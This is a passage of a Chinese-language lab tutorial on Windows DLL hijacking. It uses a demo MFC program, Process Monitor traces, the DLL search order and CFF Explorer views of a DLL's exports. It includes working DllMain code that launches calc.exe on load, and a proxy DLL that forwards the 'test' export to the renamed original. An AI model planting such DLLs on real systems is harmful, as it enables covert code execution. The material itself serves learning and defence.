


编译即可。将aaa.dll文件拖到MFC_aaa.exe当前目录下

:) › 2.C › Study › demo1 › MFC_aaa › Release

名称	修改日期	类型	大小
MFC_aaa.exe	2019/10/29 16:17	应用程序	
MFC_aaa.pdb	2019/10/29 16:17	Program Debug...	
aaa.dll	2019/10/29 16:06	应用程序扩展	

运行MFC_aaa.exe，点击Button1，成功加载aaa.dll文件




0x03-3 模拟劫持未知的dll文件


当MFC_aaa.exe程序运行的时候，会加载aaa.dll文件。那么当我们用ProcessMonitor去检测，发现aaa.dll文件不存在，并且还调用了LoadLibrary。那么此时就可以劫持。

环境开始模拟：MFC_aaa.exe当前目录下没有任何dll文件



使用ProcessMonitor监听





运行MFC_aaa.exe，点击button1发现程序加载aaa.dll文件，从当前目录开始查找，但是结果都是没有找到。

引出一个知识，dll查找路径

```
1.程序所在目录。
2.加载 DLL 时所在的当前目录。
3.系统目录即 SYSTEM32 目录。
4.16位系统目录即 SYSTEM 目录。
5.Windows目录。
6.PATH环境变量中列出的目录
```

Process Monitor - Sysinternals: www.sysinternals.com


File Edit Event Filter Tools Options Help



Time of Day	Process Name	PID	Operation	Path	Result	Detail
16:26:43.01...	MFC_aaa.exe	9752	RegOpenKey	HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer	NAME NOT FOUND	Desired Acces...
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\DataStore_V1.0\Disable	NAME NOT FOUND	Length: 16
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane1	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane3	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane4	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane5	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane6	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane7	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane8	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane9	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane10	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane11	NAME NOT FOUND	Length: 52
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane12	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane13	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane14	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane15	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegQueryValue	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\Plane16	NAME NOT FOUND	Length: 53
16:26:43.01...	MFC_aaa.exe	9752	RegOpenKey	HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\LanguagePack\SurrogateFallback\MS Shell Dlg 2	NAME NOT FOUND	Desired Acces...
16:26:43.01...	MFC_aaa.exe	9752	CreateFile	H:\2.C\Study\demo1\MFC_aaa\Release\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Windows\SysWOW64\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Windows\System\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Windows\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	H:\2.C\Study\demo1\MFC_aaa\Release\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\ProgramData\Oracle\Java\javapath_target_9342937\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Windows\SysWOW64\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Windows\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Windows\SysWOW64\wbem\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Program Files\Microsoft\Web Platform Installer\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Program Files (x86)\Microsoft ASP.NET\ASP.NET Web Pages\v1.0\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Program Files (x86)\Windows Kits\8.0\Windows Performance Toolkit\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Program Files\Microsoft SQL Server\110\Tools\Binn\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Python27\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Python27\Scripts\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Python34\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Python34\Scripts\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Python36\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Python36\Scripts\aaa.dll	NAME NOT FOUND	Desired Acces...
16:27:08.01...	MFC_aaa.exe	9752	CreateFile	C:\Users\asdf\AppData\Local\Microsoft\WindowsApps\aaa.dll	NAME NOT FOUND	Desired Acces...

Showing 185 of 1,215,986 events (0.015%)   Backed by virtual memory


查看aaa.dll的Stack，发现程序是通过LoadLibrary加载的aaa.dll，那么这种情况下就可以做劫持了。



开始编写劫持代码，使用DllMain进行劫持，如果劫持成功，就会弹出计算机。


```
// dllmain.cpp : 定义 DLL 应用程序的入口点。
#include <Windows.h>

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("calc.exe", SW_HIDE);              //我们要攻击的恶意代码
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}
```



将编译好的dllInject1.dll重命名为aaa.dll，并放到MFC_aaa.exe同目录下，运行MFC_aaa.exe。

成功劫持了MFC_aaa.exe运行时加载的dll文件




0x03-4 模拟劫持存在的dll文件

MFC_aaa.exe当前程序目录下面存在aaa.dll文件

(H:) › 2.C › Study › demo1 › MFC_aaa › Release

名称	修改日期	类型	大小
MFC_aaa.exe	2019/10/29 16:17	应用程序	148 KB
MFC_aaa.pdb	2019/10/29 16:17	Program Debug...	6,275 KB
aaa.dll	2019/10/29 16:06	应用程序扩展	57 KB



运行MFC_aaa.exe

使用CFFExplorer查看aaa.dll文件



文件 设置 帮助

aaa.dll

文件: aaa.dll
Dos 头部
Nt 头部
文件头部
可选头部
数据目录 [x]
节头部 [x]
导出目录
导入目录
资源目录
重定位目录
调试目录
地址转换
依赖性分析
Hex 编辑器
标识符
导入添加
快速反汇编
重建器
资源编辑器

模块名	导入	OFTs	时间日期戳	转发链	名称 RVA	F
0000AE26	N/A	0000A848	0000A84C	0000A850	0000A854	0(
szAnsi	(nFunctions)	Dword	Dword	Dword	Dword	D
USER32.dll	1	0000C170	00000000	00000000	0000C186	0(
KERNEL32.dll	63	0000C070	00000000	00000000	0000C626	0(

存在LoadLibraryExW

OFTs	FTs (IAT)	Hint	名称
0000A92C	000068BC	0000AD14	0000AD16
Dword	Dword	Word	szAnsi
0000C4F2	0000C4F2	05F1	WriteFile
0000C4FE	0000C4FE	027D	GetModuleFileNameW
0000C514	0000C514	03C2	LoadLibraryExW
0000C526	0000C526	04BA	RtlUnwind
0000C532	0000C532	034D	HeapAlloc
0000C53E	0000C53E	0354	HeapReAlloc



文件 设置 帮助

aaa.dll

文件: aaa.dll
Dos 头部
Nt 头部
文件头部
可选头部
数据目录 [x]
节头部 [x]
导出目录
导入目录
资源目录
重定位目录
调试目录
地址转换
依赖性分析
Hex 编辑器
标识符
导入添加
快速反汇编
重建器
资源编辑器

成员	偏移量	大小	值
Characteristics	0000AE40	Dword	00000000
TimeDateStamp	0000AE44	Dword	5DB7F2F0
MajorVersion	0000AE48	Word	0000
MinorVersion	0000AE4A	Word	0000
Name	0000AE4C	Dword	0000C672
Base	0000AE50	Dword	00000001
NumberOfFunctions	0000AE54	Dword	00000001
NumberOfNames	0000AE58	Dword	00000001

序号	函数 RVA	名称序号	名称 RVA	名称
(nFunctions)	Dword	Word	Dword	szAnsi
00000001	00001000	0000	0000C67A	test

函数名为test


开始编写劫持代码，使用extern进行劫持，如果劫持成功，就会弹出计算机，并且弹框“DLL Hijack! by DLLHijacker!”

```
#include <Windows.h>

extern "C" __declspec(dllexport) void test();

BOOL APIENTRY DllMain( HMODULE hModule,
                       DWORD  ul_reason_for_call,
                       LPVOID lpReserved
                     )
{
    switch (ul_reason_for_call)
    {
    case DLL_PROCESS_ATTACH:
        WinExec("calc.exe", SW_HIDE);              //我们要攻击的恶意代码
    case DLL_THREAD_ATTACH:
    case DLL_THREAD_DETACH:
    case DLL_PROCESS_DETACH:
        break;
    }
    return TRUE;
}

void test()
{
    MessageBox(NULL, L"DLL Hijack! by DLLHijacker!", L":)", 0);  //我们要攻击的恶意
    HINSTANCE hDllInst = LoadLibrary(L"aaa_Origial.dll");
    if (hDllInst)
    {
        typedef DWORD(WINAPI *EXPFUNC)();
        EXPFUNC exportFunc = NULL;
        exportFunc = (EXPFUNC)GetProcAddress(hDllInst, "test");
        if (exportFunc)
        {
            exportFunc();
        }
        FreeLibrary(hDllInst);
    }
    return;
}
```





将编译好的文件放到MFC_aaa.exe同目录下，并且重命名为aaa.dll。原先的aaa.dll重命名为aaa_Origial.dll。

H:) › 2.C › Study › demo1 › MFC_aaa › Release

名称	修改日期	类型	大小
MFC_aaa.exe	2019/10/29 16:17	应用程序	14
MFC_aaa.pdb	2019/10/29 16:17	Program Debug...	6,27
aaa_Origial.dll	2019/10/29 16:06	应用程序扩展	5
aaa.dll	2019/10/29 17:02	应用程序扩展	5

运行后成功劫持，弹出计算机和弹框

